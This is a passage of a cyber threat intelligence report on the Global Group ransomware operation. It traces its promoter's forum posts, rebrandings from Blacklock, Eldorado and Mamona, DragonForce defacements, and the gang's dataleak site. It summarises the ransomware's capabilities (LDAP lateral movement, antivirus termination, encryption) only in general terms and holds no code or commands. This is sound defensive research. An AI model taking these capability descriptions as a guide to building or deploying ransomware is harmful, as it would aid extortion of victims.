

INTRINSEC

Innovative by design



Global Group: ransomware rebranding stories

Cyber Threat Intelligence

October 2025



[@Intrinsec](#)



[@Intrinsec](#)



[Blog](#)



[Website](#)

Table of contents

1.	Key findings.....	3
2.	Introduction	4
3.	History	5
3.1	A cluster of ransomware operations	5
3.2	The public leak and defacement	8
3.3	A new rebranding coming?	10
4.	DLS.....	12
5.	Crypto	14
6.	Victims	16
6.1	Eldorado.....	16
6.2	Blacklock	17
6.3	Eldorado + Blacklock	18
6.4	Global Group	19
6.5	All operations	21
7.	Initial access	23
8.	Ransomware.....	25
8.1	Safa.exe.....	25
8.1.1	Execution flow	27
8.1.2	Capabilities	29
8.1.3	Arguments.....	39
9.	Infrastructure	40
9.1	IP SERVER LLC.....	41
10.	Conclusion.....	43
11.	Actionable content	44
11.1.	Indicators of compromise	44
11.2	Tactics, Techniques and Procedures	45
11.3	Recommendations	48
12.	Sources.....	49

1. Key findings

Detailed in this report:

- **Review of the activity of the user “\$\$\$” on the Ramp cybercriminal forum.** This user is associated with promotion of the **ransomware Global Group** and was previously promoting the **Mamona RIP and Black Lock/Eldorado operations**. They have been an active member of the forum since 2024 and may collaborate with initial access brokers (IAB) for their operations’ initial accesses.
- **Analysis of the victimology of Global Group, BlackLock/Eldorado and Mamona Rip,** which revealed similar top targeted sectors in all operations. A shift was noted since Global Group started, as the health sector is now one of the main targets of the operation, while it was almost never targeted by this threat actor’s previous ransomware operations. The focus is now more on Western countries rather than worldwide targeting.
- **Technical analysis of the ransomware,** which revealed multiple capabilities. The ransomware can move laterally on a network using LDAP, terminate antivirus services, encrypt drives, shares, directories and files, amongst other functions. Some of these capabilities can be enabled or disabled by using arguments when executed.
- **Infrastructure analysis** starting from a real IP address of Global Group’s DLS. This IP address is associated with AS44812 of IP SERVER LLC, linked to Russia.

2. Introduction

Ransomware is still an important threat: as of eight months into **2025, it has already been the year with the most publicly claimed victims by ransomware operations.** However, this does not signify for sure that threat actors using ransomware are compromising more victims, because several reasons can explain the growth in public victim claims. As more legal frameworks are preventing companies from abiding by ransom demands, ransomware operations may try to pressure their victim by publicly claiming them more frequently.

Nonetheless, it is still important to protect against this threat, due to the multiple impacts it poses on businesses and clients. For this aim, Intrinsec CTI regularly monitors new ransomware operations and tries to analyze them when possible. In July 2025, we noticed an article published by EclectiqIQ on the **ransomware Global Group**. This article reveals the true IP address of their dataleak site and subsequent information. However, the absence of technical analysis of the payload used by this operation made us think that there was interesting information to uncover.

For this analysis of Global Group, we provide details on the **history of this operation**, linked to past ransoms **Blacklock, Eldorado and Mamona Rip** due to a single account used for their respective promotion on the RAMP cybercrime forum. The **victimology** of these operations also reveals interesting details with a shift to **a more aggressive targeting** since Global Group emerged. We dubbed this **threat actor “professionalizing”** as it made serious repeated opsec errors and does not appear to have many affiliates, while it still claims a noticeable number of victims and possess a simple but effective payload.

Since the private writing of this report, the Global Group ransomware operation halted after 20 August 2025, but a new rebranding may be underway based on the activity of the user profile promoting the cluster of operations.

3. History

3.1 A cluster of ransomware operations

Discovered in the beginning of June 2025 with its first victims published on their dedicated dataleak site (DLS) on 4 June 2025, **Global Group** has already publicly claimed more than 30 victims.

According to a blog article published by ElectriqIQ on 15 July 2025¹, the user “\$\$\$”, previously associated with the ransomware Black Lock and Mamona, and promoted the Global Group ransomware operation on the forum RAMP. EclectiqIQ analysts therefore assessed **with a medium confidence that Global Group is a rebrand of Black Lock**.

The **user “\$\$\$”** on the RAMP forum appears to be the main persona used to promote the Global Group ransomware operation. Between 2024 and 2025, this user promoted simultaneously the “Blacklock” and “Eldorado” operations.

On 15 March 2024, “\$\$\$” created a thread named “RaaS BlackLock” to first advertise its ransomware operation.




Figure 1: Promotion of Blacklock by user “\$\$\$” on RAMP.

¹ <https://blog.eclecticiq.com/global-group-emerging-ransomware-as-a-service>

The user thanked Group-IB for its detailed analysis of the ransomware published on 3 July 2024², and other users joked that it was “free advertising”.




Figure 2: Comment on Group-IB's article.

The last message on the thread was on 9 January 2025, to announce the new version of the ransomware. This explains why a new thread was created by “\$\$\$” on 14 January 2025. Titled “RaaS Global Black Lock” this thread advertises again the ransomware Black Lock. The thread is both in Russian and Chinese Mandarin.

² <https://www.group-ib.com/blog/eldorado-ransomware/>




Figure 3: Second thread for the promotion of Blacklock by “\$\$\$” on RAMP.

Eldorado can be closely tied to Blacklock, as in addition, some victims were published on both DLS.

On 11 March 2025, the user “\$\$\$” announced the creation of the **“Mamona” ransomware** operation.




Figure 4: Promotion of Mamona Rip by user “\$\$\$”.

3.2 Leak and defacement

Other RAMP users were already criticizing the multiples rebranding of “\$\$\$” ransomware operations and on 19 March 2025, they noticed the defacement done by **DragonForce**, which signified the end of this operation only a few days after its official launch.




Figure 5: Defacement announced by “dragonforce” on RAMP.

On 25 March 2025, Resecurity published an article³ detailing internal information about Blacklock’s infrastructure, after analyzing configuration files they collected by exploiting a vulnerability inside Blacklock’s DLS. The same vulnerability was potentially exploited by Dragonforce ransomware to deface the DLS and expose the configuration files. The DLS of Mamona was defaced by Dragonforce in the same manner just a day before.

To this day, it is unclear if Dragonforce wanted to suppress a competitor, or if it was a “false flag” operation to enable Blacklock’s operators a legitimate “exit”. In fact, many similarities in the code and ransom notes of Blacklock and Dragonforce were identified by Resecurity. Additionally, the “argument” between “\$\$\$” and the “dragonforce” users on RAMP, when

³ <https://www.resecurity.com/blog/article/blacklock-ransomware-a-late-holiday-gift-with-intrusion-into-the-threat-actors-infrastructure>

“dragonforce” revealed the leak, was remarkably cordial and “\$\$\$” did not appear surprised, which can be suspicious.

On 26 June 2025, the user “\$\$\$” announced that the “GLOBAL” blog was officially released, while stating that it was not a “Raas yet” (i.e., Ransomware-as-a-service).




Figure 6: Promotion of Global Group on RAMP.

On 20 July 2025, “\$\$\$” announced the additional release of “Worldthief stealer” for affiliates of the Global ransomware.




Figure 7: Promotion of WorldThief stealer.

Additionally, on 7 August 2025, the **“Kylo Ren” C2/Loader** was announced as a separate malware that will be sold by “\$\$\$”.




Figure 8: Promotion of Kylo Ren C2/Loader.

3.3 A new rebranding coming?

Since 20 August 2025, no new victims were claimed by Global Group, and the dataleak site is now offline, suggesting a halt of the ransomware operation. Searching posts by “\$\$\$” on RAMP, we noticed that he is still active on the forum. On 26 June 2025, he claimed that the “previous coder stole payments and was dishonest” and announced a “merger with a new affiliate program”, suggesting once again a potential rebranding.




Figure 9: First announce suggesting a rebranding while Global Group was still active.

On 7 October 2025, “\$\$\$” claimed that the “merger process is in progress” and that the “test will be tough and strict, if you are ready then WEL COME”.




Figure 10: Latest rebranding underway since the halting of Global Group.

4. DLS

Inside Global Group's DLS, multiple sections are visible. The home page, which is also reachable by the "blog" button, lists all the ransomware's victims.




Figure 11: Blog page of Global Group DLS.

The "news" section is used to give information on the operation's updates.

